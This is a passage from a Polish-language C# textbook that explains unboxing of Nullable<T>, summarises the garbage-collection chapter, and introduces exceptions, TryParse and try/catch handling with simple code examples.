Spakowaną wartość typu `int` można rozpakować zarówno do danej typu `int`, jak i typu `int?`. A zatem wszystkie trzy operacje rozpakowania przedstawione na [Przykład 7-19](#) mogą zostać prawidłowo wykonane. Można by je było także wykonać w przypadku, gdy zmienna `boxed` zostałaby zainicjowana wartością typu `Nullable<int>`, pod warunkiem że jej stan nie odpowiadałby wartości `null`. (Gdyby stan danej `Nullable<int>` użytej do zainicjowania zmiennej odpowiadał wartości `null`, to efekt byłby taki sam, jakby w zmiennej została zapisana wartość `null`, a w takim przypadku w ostatnim wierszu [Przykład 7-19](#) zostałby zgłoszony wyjątek `NullReferenceException`).

**Przykład 7-19.** Rozpakowanie wartości `int` do zmiennej typu `int` oraz typu dopuszczającego wartość pustą

```
object boxed = 42;
int? nv = boxed as int?;
int? nv2 = (int?) boxed;
int v = (int) boxed;
```

Jest to możliwość środowiska uruchomieniowego, a nie przejaw inteligencji kompilatora. Instrukcja `IL box`, którą C# generuje, gdy chce spakować wartość, wykrywa wartości typu `Nullable<T>`; instrukcje `unbox` oraz `unbox.any` są w stanie generować dane typu `Nullable<T>` zarówno dla wartości `null`, jak i referencji do

spakowanej wartości odpowiedniego typu wartościowego. Gdybyśmy więc napisali swój własny typ pełniący rolę opakowania i przypominający typ `Nullable<T>`, to i tak nie działałby on w taki sam sposób: w razie przypisania wartości takiego typu do zmiennej typu `object` zostałaby ona spakowana tak jak wszystkie dane typu wartościowego. Odmienne działanie typu `Nullable<T>` wynika wyłącznie z faktu, że CLR go rozpoznaje.

## Podsumowanie

W tym rozdziale została opisana sterta udostępniana przez środowisko uruchomieniowe. Opisano w nim strategie, których CLR używa, by określić, które obiekty na tej sterce wciąż są osiągalne dla kodu, oraz mechanizm używany do odzyskiwania pamięci zajmowanej przez nieużywane obiekty, którego działanie bazuje na koncepcji pokoleń. Mechanizm odzyskiwania pamięci nie jest jasnowidzem, więc jeśli program sprawia, że obiekt cały czas będzie osiągalny, mechanizm ten musi założyć, że w przyszłości obiekt będzie jeszcze używany. To oznacza, że czasami trzeba będzie zachować ostrożność i upewniać się, że przechowując obiekty zbyt długo, nie doprowadzamy do powstawania wycieków pamięci. Pokazano także mechanizm finalizacji, jego różne ograniczenia i wpływ na wydajność działania, oraz interfejs `IDisposable` będący preferowanym sposobem porządkowania po operacjach wykorzystujących różne zasoby systemowe (oprócz pamięci).

Z następnego rozdziału dowiesz się, jak w języku C# można korzystać z mechanizmu obsługi błędów udostępnianego przez CLR.

---

[34] Akronim GC jest używany w tym rozdziale zarówno w odniesieniu do mechanizmu odzyskiwania pamięci, jak i samego procesu, który mechanizm ten wykonuje.

[35] CLR nie zawsze czeka aż do momentu, gdy zabraknie mu pamięci. Szczegółowe informacje związane z odzyskiwaniem pamięci zostały zamieszczone w dalszej części rozdziału. Na razie najważniejsze jest, by wiedzieć, że CLR od czasu do czasu spróbuje zwolnić niepotrzebną pamięć.

[36] Program narzędziowy *Monitor wydajności* dostępny w systemie Windows może generować wiele użytecznych statystyk związanych z odzyskiwaniem pamięci oraz innymi operacjami wykonywanymi przez CLR, w tym także: odsetek czasu procesora poświęcany na odzyskiwanie pamięci, liczbę unieruchomionych obiektów oraz liczby operacji odzyskiwania wykonywanych na obszarach pokoleń 0, 1. oraz 2.

## Rozdział 8. Wyjątki

Czasami wykonywana operacja może się nie udać. Na przykład wtedy, gdy program odczytuje dane z pliku przechowywanego na dysku zewnętrznym, a ktoś odłączy dysk. Aplikacja może próbować utworzyć tablicę tylko po to, aby odkryć, że w systemie nie ma odpowiednio dużo wolnej pamięci. Przerywana łączność bezprzewodowa może doprowadzić do sytuacji, w których próby nawiązywania połączeń sieciowych będą się kończyć niepowodzeniem. Jednym z często stosowanych sposobów umożliwiających programom wykrywanie tego rodzaju niepowodzeń jest tworzenie API, którego funkcje będą zwracać wartości informujące o pomyślnym wykonaniu operacji. Takie rozwiązywanie zmusza programistów do zachowania czujności, jeśli wszystkie błędy mają zostać wykryte, gdyż program musi sprawdzać wartości wynikowe zwracane przez wszystkie wykonywane operacje. Stosowanie takiej strategii jest oczywiście realne, niemniej jednak może ona prowadzić do powstawania mało czytelnego kodu — logiczna sekwencja czynności wykonywanych w przypadku braku jakichkolwiek problemów może zostać przesłonięta kodem związanym z wykrywanie błędów, a to z kolei może sprawiać, że pielęgnacja kodu programu będzie utrudniona. C# wykorzystuje inny, bardzo popularny mechanizm obsługi błędów, który pozwala uniknąć takich problemów; mechanizmem tym są **wyjątki** (ang. *exception*).

Kiedy API zgłasza niepowodzenie wykonania jakieś operacji przy użyciu wyjątku, powoduje to przerwanie normalnego toku wykonywania programu i natychmiastowe przejście do najbliższego, odpowiedniego kodu obsługi błędów. Dzięki temu możliwe jest uzyskanie pewnego stopnia separacji pomiędzy logiką obsługi błędów a kodem, który próbuje wykonać zaplanowane operacje. Dzięki temu analiza i utrzymanie kodu może być łatwiejsze, choć z drugiej strony nieco bardziej skomplikowane. Dzięki wyjątkom możliwe jest przewidzenie wszystkich możliwych sposobów realizacji kodu.

Wyjątki pozwalają także na raportowanie problemów w sytuacjach, w których wykorzystanie wartości wynikowej do sygnalizacji błędów byłoby niepraktyczne. Na przykład środowisko uruchomieniowe może wykrywać i raportować problemy związane z prostymi operacjami; nawet z czymś tak prostym jak użycie referencji. Zmienne typu referencyjnego mogą zawierać wartość `null`, a jakakolwiek próba wywołania metody przy użyciu pustej referencji spowoduje błąd. Środowisko uruchomieniowe poinformuje o nim, zgłaszając wyjątek.

W .NET Framework większość błędów jest reprezentowana przez wyjątki. Niemniej jednak niektóre API zapewniają możliwość wyboru pomiędzy użyciem wyjątków oraz informowaniem o błędach przy użyciu wartości wynikowych. Na przykład typ `int` udostępnia metodę `Parse`, która pobiera łańcuch znaków i próbuje skonwertować go na liczbę. Jeśli przekażemy do niej tekst, który nie będzie

reprezentował żadnej liczby (na przykład  `Witaj , świecie`), to zasygnalizuje ona niepowodzenie, zgłaszając wyjątek `FormatException`. Jeśli taki sposób działania nam nie odpowiada, możemy skorzystać z metody `TryParse`, która robi dokładnie to samo, lecz w przypadku niewłaściwych danych wejściowych zamiast zgłaszać wyjątek, zwraca wartość `false`. (Ponieważ wartość zwracana przez metodę służy do przekazywania informacji o sukcesie bądź niepowodzeniu wykonywanej operacji, zatem wartość całkowita stanowiąca efekt działania metody jest zwracana przy wykorzystaniu parametru wyjściowego). Przetwarzanie danych tekstowych na liczbowe nie jest jedynym rodzajem operacji korzystających z takiego wzorca, w którym para metod (w tym konkretnym przypadku są to metody `Parse` oraz `TryParse`) zapewnia możliwość wyboru pomiędzy użyciem wyjątków i wartości wynikowych. Jak mieliśmy się okazję przekonać w [Rozdział 5.](#), możliwość dokonania podobnego wyboru zapewniają także słowniki. W przypadku braku klucza w słowniku indeksator zgłosi wyjątek, jednak można także poszukiwać wartości przy użyciu metody `TryGetValue`, która podobnie jak `TryParse` w razie niepowodzenia zwraca wartość `false`. Choć taki wzorzec jest używany w kilku miejscach, to w przeważającej większości przypadków jedynym mechanizmem obsługi błędów są wyjątki.

Jeśli metody projektowanego API mogą kończyć się niepowodzeniem, to w jaki sposób powinno ono zgłaszać błędy? Czy należy używać wyjątków, czy wartości wynikowych? A może obu tych rozwiązań jednocześnie? Wytyczne projektowe biblioteki klas firmy Microsoft zawierają instrukcje, które wydają się być jednoznaczne:

*Nie należy używać kodów błędów. Podstawowym sposobem raportowania błędów w platformach są wyjątki.*

Ale jak można to odnieść do faktu istnienia metody `int.TryParse`? W wytycznych znajduje się punkt poświęcony wydajności wyjątków, zawierający następujące stwierdzenie:

*Zastosowanie wzorca TryParse należy rozważyć w odniesieniu do składowych, które mogą zgłaszać wyjątki w powszechnie stosowanych rozwiązań, aby unikać problemów związanych z wydajnością obsługi wyjątków.*

Niepowodzenie zamiany łańcucha znaków na liczbę nie musi wcale oznaczać błędu. Aplikacja może na przykład pozwalać, by miesiąc był podawany bądź to słownie, bądź w postaci liczby. Istnieją zatem pewne powszechnie występujące rozwiązania, w których taka operacja może się nie powieść, jednak wytyczne podają jeszcze jedno kryterium: rozwiązanie analogiczne do metody `TryParse` należy udostępniać wyłącznie w przypadku, gdy operacja trwa krócej niż zgłoszenie i obsługa wyjątku.

Zazwyczaj wyjątki można zgłaszać i obsługiwać w ułamkach milisekund, zatem nie są dramatycznie wolne — choć nie można ich porównać z szybkością odczytywania

danych z dysku — jednak z drugiej strony, nie są także piorunującymi szybkie. Zbadałem, że na moim komputerze pojedynczy wątek jest w stanie konwertować łańcuchy znaków na liczby w tempie około 10 milionów łańcuchów na sekundę i w przypadku użycia metody `TryParse` jest w stanie z podobną prędkością wykrywać łańcuchy, których nie można skonwertować. Metoda `Parse` wykonuje konwersje łańcuchów reprezentujących liczby równie szybko, jednak ze względu na koszty obsługi wyjątków około 400 razy wolniej obsługuje przypadki nieudanych konwersji. Oczywiście konwersja łańcuchów znaków na wartości liczbowe jest operacją dosyć szybką, przez co w porównaniu z nią wyjątki wyglądają szczególnie niekorzystnie, jednak właśnie z tego powodu wzorzec ten jest najczęściej używany w przypadku operacji, które z natury są bardzo szybkie.

### PODPOWIEDŹ

Działanie wyjątków może być szczególnie wolne podczas debugowania. Wynika to częściowo z faktu, że debugger musi zdecydować, czy powinien wstrzymać wykonywanie programu i wyświetlić jego kod; najłatwiej to zaobserwować na przykładzie pierwszego nieobsługiwanej wyjątku, który wystąpi podczas korzystania z debugera Visual Studio. Wszystko to może sprawiać wrażenie, że wyjątki są znacznie bardziej kosztowne, niż jest w rzeczywistości. Liczby podane w powyższym akapicie bazują na obserwacjach, które nie były wykonywane podczas debugowania, co oznacza, że nie są obarczone żadnymi narzutami związanymi z debugowaniem. A zatem powyższe wyniki nieco zaniżają koszty, gdyż obsługa wyjątków zazwyczaj zmusza CLR do wykonywania kodu oraz odwoływanego się do struktur danych, z których w przeciwnym przypadku nie musiałoby korzystać, co mogłoby powodować usunięcie przydatnych danych z pamięci podręcznej procesora. To z kolei może sprawić, że przez pewien czas po obsłudze wyjątku kod będzie wykonywany nieco wolniej aż do momentu, gdy do pamięci podręcznej ponownie zostanie wczytany kod i dane standardowego przebiegu realizacji programu.

Większość API nie udostępnia metod analogicznych do `TryXXX`, a informacje o wszystkich niepowodzeniach zgłasza przy użyciu wyjątków i to nawet w sytuacjach, gdy błędy mogą występować powszechnie. Na przykład API do obsługi plików nie udostępnia możliwości otworzenia istniejącego pliku bez zgłaszania wyjątku w przypadku, gdy tego pliku nie ma. (Można skorzystać z innego API, by sprawdzić, czy plik istnieje, jednak nawet to nie gwarantuje sukcesu. Może się bowiem zdarzyć, że jakiś inny proces usunie plik w czasie pomiędzy sprawdzeniem, czy istnieje, oraz jego otwarzeniem). Ponieważ operacje związane z systemem plików ze swojej natury są wolne, zatem wzorzec metody `TryXXX` nie gwarantowałby w ich przypadku znaczącej poprawy wydajności, choć z logicznego punktu widzenia jego zastosowanie mogłoby mieć sens.

## Źródła wyjątków

API biblioteki klas nie są jedynym istniejącym źródłem wyjątków. Wyjątki mogą być bowiem zgłaszcane w każdej z następujących sytuacji:

- Nasz program używa API z biblioteki klas wykrywającego problem.
- Kod naszej aplikacji sam wykrywa problem.
- Środowisko wykonawcze wykrywa niepowodzenie operacji (na przykład wystąpienie nadmiaru arytmetycznego w kontekście sprawdzanym, próbę użycia referencji pustej bądź próbę zarezerwowania bloku przekraczającego ilość dostępnej wolnej pamięci).
- Środowisko wykonawcze wykrywa sytuację, nad którą nie mamy kontroli, lecz która ma wpływ na nasz kod (na przykład zamknięcie wątku na skutek zamknięcia aplikacji).

Choć w każdym z powyższych przypadków jest wykorzystywany ten sam mechanizm obsługi wyjątków, to jednak inne są miejsca, w których wyjątki się pojawią. Wszystkie potencjalne miejsca, w których mogą być zgłaszcane wyjątki, zostały opisane w kilku kolejnych punktach rozdziału.

## Wyjątki zgłaszcane przez API

W przypadku wywołań metod API istnieje kilka rodzajów problemów, które mogą skutkować zgłaszaniem wyjątków. Można podać argumenty, które nie mają sensu, takie jak wartość `null` w miejscu, gdzie oczekiwano referencji do jakiegoś obiektu, bądź pusty łańcuch znaków zamiast oczekiwanej nazwy pliku. Może się też zdarzyć, że każdy z argumentów będzie wyglądał na prawidłowy, lecz ich połączenie nie będzie mieć sensu. Na przykład można wywołać metodę służącą do kopирования danych do tablicy i zażądać skopiowania większej ilości danych, niż w danej tablicy można umieścić. Błędy tego typu można opisać jako „to nigdy nie zadziała” i zazwyczaj wynikają one z błędów w kodzie.

Nieco bardziej subtelne są problemy występujące, gdy poszczególne argumenty wyglądają na prawidłowe, lecz okazuje się, że żądanej operacji nie można wykonać ze względu na aktualny stan wszechświata. Na przykład po zgłoszeniu prośby o otworzenie konkretnego pliku może się okazać, że takiego pliku nie ma albo że istnieje, lecz został otworzony przez jakiś inny program, który zażądał wyłącznego dostępu. W jeszcze innej wersji wszystko początkowo mogło iść dobrze, lecz po pewnym czasie uległy zmianie okoliczności; na przykład udało się otworzyć plik i rozpoczęć odczytywanie jego zawartości, lecz po pewnym czasie plik stał się niedostępny. Jak już wcześniej zasugerowano, ktoś mógł odłączyć dysk lub mógł wystąpić błąd napędu związany z jego przegrzaniem lub wiekiem.

Jeszcze inne problemy występują w przypadku stosowania technik programowania asynchronicznego. Różne mechanizmy asynchroniczne zostały opisane w [Rozdział 17.](#) i [Rozdział 18.](#) — pozwalają one na kontynuację wykonywanej operacji po zakończeniu metody, która ją rozpoczęła. W operacjach asynchronicznych także problemy mogą występować asynchronicznie, a w takich przypadkach może się

zdarzyć, że biblioteka będzie musiała poczekać na kolejne wywołanie, zanim będzie mogła poinformować o problemie.

Jednak w każdym z powyższych przypadków wyjątek zostanie zgłoszony przez jakąś metodę wywołaną w naszym kodzie. (Dotyczy to także błędów asynchronicznych, wyjątki pojawiają się, bądź to gdy spróbujemy pobrać wyniki, bądź też gdy jawnie sprawdzimy, czy nie wystąpiły jakieś problemy). **Przykład 8-1** przedstawia przykład, w którym mogą się pojawić problemy tego typu.

Przykład 8-1. Wyjątek zgłaszany w wywołaniu składowej klasy należącej do biblioteki .NET

```
static void Main(string[] args)
{
    using (var r = new StreamReader(@"C:\Temp\File.txt"))
    {
        while (!r.EndOfStream)
        {
            Console.WriteLine(r.ReadLine());
        }
    }
}
```


W zasadzie w powyższym programie nie można wskazać niczego nieprawidłowego, nie zobaczymy zatem żadnego wyjątku informującego, że przekazane argumenty są bezsensowne. Jeśli na dysku C: naszego komputera jest dostępny katalog *Temp*, a w nim plik *File.txt* i program ma uprawnienia do odczytu jego zawartości; jeśli żaden inny proces na komputerze nie zażądał wyłącznego dostępu do pliku; jeśli nie pojawią się żadne inne problemy — takie jak nagła awaria dysku — które spowodują, że część pliku stanie się niedostępna; jeśli podczas działania programu nie wystąpią żadne inne problemy (takie jak samozapłon dysku), to powyższy program może zostać wykonany zgodnie z oczekiwaniami, czyli wyświetlić każdy wiersz pliku. Tylko coś dużo tych *jeśli*.

Jeśli na dysku nie będzie interesującego nas pliku, to konstruktor klasy `StreamReader` nie zostanie prawidłowo wykonany. Zamiast tego zgłosi on wyjątek. Nasz program nie próbuje jednak w żaden sposób obsłużyć takiego wyjątku, a zatem zostanie on zamknięty. Jeśli spróbujemy wykonać ten program poza debugerem Visual Studio, to zobaczymy następujące wyniki:

```
Unhandled Exception: System.IO.FileNotFoundException: Could not find file
'C:\Temp\File.txt'.
   at System.IO.__Error.WinIOError(Int32 errorCode, String maybeFullPath)
   at System.IO.FileStream.Init(String path, FileMode mode, FileAccess access,
Int32 rights, Boolean useRights, FileShare share, Int32 bufferSize,
FileOptions options, SECURITY_ATTRIBUTES secAttrs, String msgPath, Boolean
bFromProxy, Boolean useLongPath, Boolean checkHost)
```

```
    at System.IO.FileStream..ctor(String path, FileMode mode, FileAccess
access, FileShare share, Int32 bufferSize, FileOptions options,
String msgPath, Boolean bFromProxy, Boolean useLongPath, Boolean checkHost)
    at System.IO.StreamReader..ctor(String path, Encoding encoding, Boolean
detectEncodingFromByteOrderMarks, Int32 bufferSize, Boolean checkHost)
    at System.IO.StreamReader..ctor(String path)
    at TopLevelFailure.Program.Main(String[] args) in
c:\Demo\R07\Example1\Program.cs:line 12
```

Powyższe komunikaty informują o wystąpieniu wyjątku oraz przedstawiają pełną postać stosu wywołań programu w momencie jego zgłoszenia. System Windows wyświetliłby także okienko dialogowe informujące o wyjątku, a w zależności od konfiguracji komputera mógłby nawet przesłać raport o nim do odpowiedniej usługi firmy Microsoft. Gdybyśmy ten sam program uruchomili w debuggerze Visual Studio, to wyświetliłby on więcej informacji na temat wyjątku oraz zaznaczył wiersz, w którym ten wyjątek wystąpił (co pokazano na [Rysunek 8-1](#)).



Rysunek 8-1. Visual Studio prezentujące informacje o wyjątku

Rysunek ten przedstawia domyślny sposób reakcji Visual Studio na błąd, który nie został w żaden sposób obsłużony przez program: jeśli do procesu został dołączony debugger, to zostanie on uruchomiony, a jeśli nie — program zostanie przerwany i zakończony. Już niebawem dowiesz się, jak można obsługiwać wyjątki, jednak ten przykład pokazuje, że nie można ich tak po prostu zignorować.

Swoją drogą, wywołanie konstruktora klasy `StreamReader` nie jest jedyną operacją wykonywaną w przykładzie z [Przykład 8-1](#), która może spowodować zgłoszenie

wyjątku. Program wielokrotnie wywołuje metodę `ReadLine`, a każde z tych wywołań może się zakończyć niepowodzeniem. Ogólnie rzecz biorąc, każde odwołanie do składowej może spowodować zgłoszenie wyjątku — nawet odczyt właściwości — choć twórcy bibliotek starają się do minimum ograniczać sytuacje, w których może się to zdarzyć. Jeśli popełnimy jakiś błąd zaliczany do kategorii „to nigdy nie zadziała”, to właściwość może zgłosić wyjątek, jednak zazwyczaj nie zdarza się to w przypadku błędów typu „ta konkretna operacja nie zadziałała”. W dokumentacji stwierdza się na przykład, że właściwość `EndOfStream` wykorzystana w przykładzie z [Przykład 8-1](#) zgłasza wyjątek, jeśli zostanie użyta po wywołaniu metody `Dispose` obiektu klasy `StreamReader` — co stanowiłoby oczywisty błąd — jeśli jednak pojawią się jakieś problemy z odczytem zawartości pliku, to klasa ta będzie zgłaszać wyjątki wyłącznie w metodach lub konstruktorze.

## Wyjątki w naszym kodzie

Drugim z potencjalnych źródeł błędów, o jakich wcześniej wspominałem, jest nasz własny kod, który może wykrywać problemy i reagować na nie zgłaszaniem wyjątków. Przykłady takiego kodu zostaną przedstawione w dalszej części rozdziału. Jak na razie jedynie zajmujemy się tym, gdzie wyjątki mogą się pojawiać, a z tej perspektywy wyjątki tej kategorii są bardzo podobne do wyjątków zgłaszanych przez kod należący do biblioteki klas. W rzeczywistości biblioteka klas wykorzystuje do zgłaszania wyjątków te same mechanizmy, których używamy w naszym kodzie. Kiedy wyjątek jest zgłaszany w naszym kodzie, zawsze dokładnie wiadomo, w którym miejscu może się on pojawić — są to tylko te wiersze kodu, w których jawnie zażądamy zgłoszenia wyjątku, oraz metody, w których takie wiersze kodu zostały umieszczone.

## Błędy wykrywane przez środowisko uruchomieniowe

Trzecim źródłem błędów są sytuacje, w których CLR wykrywa niepowodzenie wykonania jakieś operacji. [Przykład 8-2](#) przedstawia metodę, w której może się to zdarzyć. Podobnie jak w przykładzie z [Przykład 8-1](#), także i tu w kodzie nie ma żadnych zauważalnych usterek (może oprócz tej, że nie jest on szczególnie użyteczny). Jest zupełnie prawdopodobne, że będzie można używać tego kodu bez najmniejszych problemów. Jeśli jednak drugi argument wywołania metody przyjmie wartość 0, to jej kod spróbuje wykonać nieprawidłową operację.

### Przykład 8-2. Potencjalny błąd wykrywany w trakcie działania programu

```
static int Divide(int x, int y)
{
    return x / y;
}
```

CLR wykryje, że operacja próbuje wykonać dzielenie przez zero, i zgłosi wyjątek

`DivideByZeroException`. Będzie to miało taki sam efekt jak zgłoszenie wyjątku w wywołaniu API: jeśli program nie spróbuje obsłużyć takiego wyjątku, to zostanie przerwany, bądź też do akcji wkroczy debugger.

### PODPOWIEDŹ

Dzielenie przez zero nie zawsze jest niedozwolone. Typy zmiennoprzecinkowe udostępniają specjalne wartości reprezentujące dodatnią i ujemną nieskończoność, czyli właśnie te wartości, które uzyskujemy w wyniku dzielenia przez zero liczby dodatniej lub ujemnej. Jeśli natomiast spróbujemy podzielić zero przez zero, uzyskamy wartość NaN — Not a Number (to nie jest liczba). Żaden z typów reprezentujących liczby całkowite nie udostępnia tych wartości specjalnych, a zatem w ich przypadku dzielenie przez zero zawsze będzie oznaczało błąd.

Także ostatnim źródłem błędów, o którym wcześniej wspominałem, są sytuacje wykrywane przez środowisko uruchomieniowe, jednak w tym przypadku działają one nieco inaczej. Chodzi o wyjątki, które niekoniecznie są spowodowane bezpośrednio przez operacje wykonywane w wątku, w którym dany wyjątek się pojawił. Wyjątki należące do tej kategorii są czasami nazywane **wyjątkami asynchronicznymi** (ang. *asynchronous exceptions*) i teoretycznie rzecz biorąc, mogą być zgłaszcane dosłownie w każdym miejscu naszego kodu, przez co dosyć trudno jest zagwarantować, że będą one prawidłowo obsługiwane. Niemniej jednak zazwyczaj są one zgłaszcane w raczej katastrofalnych okolicznościach, często tuż przed przerwaniem działania programu, dlatego też do ich obsługi służy zazwyczaj bardzo wyspecjalizowany kod. Tą kategorią wyjątków zajmiemy się w dalszej części rozdziału.

W tym podrozdziale zostały przedstawione standardowe sytuacje, w których mogą być zgłaszcane wyjątki, oraz standardowe działanie programów w odpowiedzi na ich wystąpienie; ale co zrobić, gdy zamiast przerywać działanie programu, będziemy chcieli w jakiś sposób zareagować i obsłużyć wyjątek?

## Obsługa wyjątków

Kiedy zostanie zgłoszony wyjątek, CLR poszuka kodu służącego do jego obsługi. Domyślny sposób obsługi wyjątków jest wykorzystywany wyłącznie w przypadku, gdy na całym stanie wywołań nie znajdzie się żaden odpowiedni kod, który mógłby obsługiwać dany wyjątek. W języku C# do tworzenia kodu obsługującego wyjątki używane są słowa kluczowe `try` oraz `catch`, przedstawione na [Przykład 8-3](#).

### Przykład 8-3. Obsługa wyjątków

```
try
{
    using (StreamReader r = new StreamReader(@"C:\Temp\File.txt"))
```

```
{  
    while (!r.EndOfStream)  
    {  
        Console.WriteLine(r.ReadLine());  
    }  
}  
}  
catch (FileNotFoundException)  
{  
    Console.WriteLine("Nie można znaleźć pliku!");  
}
```

Blok umieszczony bezpośrednio za słowem kluczowym **try** jest zazwyczaj nazywany **blokiem try**, a jeśli program zgłosi wyjątek wewnątrz niego, to CLR postara się znaleźć odpowiedni **blok catch**. Przykładowy kod przedstawiony na [Przykład 8-3](#) zawiera tylko jeden blok **catch** i jak pokazują nawiasy umieszczone za słowem kluczowym **catch**, ten konkretny blok jest przeznaczony do obsługi wyjątków typu **FileNotFoundException**.

Już wcześniej można się było dowiedzieć, że jeśli plik *C:\Temp\file.txt* nie będzie dostępny, to konstruktor klasy **StreamReader** zgłosi wyjątek **FileNotFoundException**. W przykładzie z [Przykład 8-1](#) brak tego pliku doprowadził do awarii programu, jednak tutaj, ze względu na obecność bloku **catch**, CLR wykona kod umieszczony wewnątrz niego. Kiedy to się stanie, CLR uzna, że wyjątek został obsłużony, więc działanie programu nie zostanie zakończone. Wewnątrz bloku **catch** można wykonywać dowolne operacje, a w powyższym przykładzie ograniczamy się do wyświetlenia komunikatu informującego o braku pliku.

Kod służący do obsługi wyjątków, nazywany także procedurą obsługi wyjątku, nie musi znajdować się w tej samej metodzie, w której dany wyjątek może zostać zgłoszony. CLR przechodzi w góre stosu wywołań aż do momentu odnalezienia odpowiedniego kodu obsługi wyjątku. Gdyby wywołanie konstruktora **StreamReader**, które doprowadziło do zgłoszenia wyjątku, było umieszczone w jakiejś innej metodzie, wywoływanej wewnątrz bloku **try** z [Przykład 8-3](#), to powyższy blok **catch** także zostałby wykonany (chyba że sama metoda zawierałaby odpowiednią procedurę obsługi tego samego wyjątku).

## Obiekty wyjątków

Wyjątki są obiektami, a ich typy dziedziczą po klasie bazowej **Exception**<sup>[37]</sup>. Definiuje ona właściwości dostarczające informacji o wyjątku, a niektóre klasy pochodne rozbudowują je o informacje charakterystyczne dla problemów, które

reprezentują. Jeśli blok `catch` potrzebuje informacji o tym, co poszło źle, to może otrzymać referencję do wyjątku. [Przykład 8-4](#) przedstawia zmodyfikowaną wersję bloku `catch` z [Przykład 8-3](#). W nawiasach umieszczonych za słowem kluczowym `catch` oprócz typu obsługiwanej wyjątku został podany także identyfikator (`x`), przy użyciu którego można się odwoływać do obiektu wyjątku. Dzięki temu kod może się odwołać do właściwości charakterystycznej dla klasy `FileNotFoundException: FileName`.

#### Przykład 8-4. Stosowanie wyjątku wewnątrz bloku `catch`

```
try
{
    ... ten sam kod co na listingu 8-3 ...
}
catch (FileNotFoundException x)
{
    Console.WriteLine("Nie udało się odnaleźć pliku '{0}'", x.FileName);
}
```

W ten sposób blok `catch` może wyświetlić nazwę pliku, którego nie udało się odnaleźć. W przypadku tego prostego przykładowego programu doskonale wiemy, który plik staraliśmy się otworzyć, jednak łatwo sobie wyobrazić, że ta właściwość będzie całkiem przydatna w znacznie bardziej skomplikowanym programie, operującym na wielu plikach.

Do składowych ogólnego przeznaczenia zdefiniowanych w klasie `Exception` zalicza się także właściwość `Message`, zawierającą łańcuch znaków stanowiący tekstowy opis problemu. Domyślna procedura obsługi wyjątków aplikacji konsolowych wyświetla właśnie ten tekst; komunikat `Nie można odnaleźć pliku 'C:\Temp\File.txt'` wyświetlany po uruchomieniu programu z [Przykład 8-1](#) pochodził właśnie z tej właściwości. Ma ona bardzo duże znaczenie podczas diagnozowania nieoczekiwanych wyjątków.

Klasa `Exception` definiuje także właściwość `InnerException`. Bardzo często przyjmuje ona wartość `null`, lecz zaczyna odgrywać znaczącą rolę w przypadkach, gdy jakaś operacja nie uda się ze względu na niepowodzenie jakiejś innej operacji. Czasami nie ma sensu, by wyjątki występujące gdzieś głęboko w kodzie biblioteki klas były przekazywane aż do naszego kodu. Na przykład .NET udostępnia bibliotekę służącą do przetwarzania plików XAML (XAML — ang. *Extensibel Application Markup Language* — jest używany w różnych platformach .NET związanych z tworzeniem interfejsu użytkownika; został on opisany w [Rozdział 19.](#)). Język XAML jest rozszerzalny, zatem jest całkiem możliwe, że nasz kod (bądź kod jakiejś używanej przez nas biblioteki) wywoła kod tej biblioteki w ramach wczytywania pliku XAML oraz że w tym kodzie biblioteki wystąpi jakiś błąd — na

przykład błąd w naszym kodzie może spowodować, że odwołanie do elementu tablicy zgłosi wyjątek `IndexOutOfRangeException`. Dosyć myląca byłaby sytuacja, w której taki wyjątek byłby zgłoszany przez XAML API, zatem niezależnie od jego faktycznej przyczyny biblioteka ta zgłasza wyjątek `XamlParseException`. Oznacza to, że jeśli zechcemy obsługiwać problemy z wczytaniem pliku XAML, będziemy dokładnie wiedzieć, jaki wyjątek musimy obsłużyć, a jednocześnie informacje o faktycznej przyczynie problemu nie zostaną utracone: jeśli przyczyną problemu był jakiś inny wyjątek, to zostanie on umieszczony we właściwości `InnerException`.

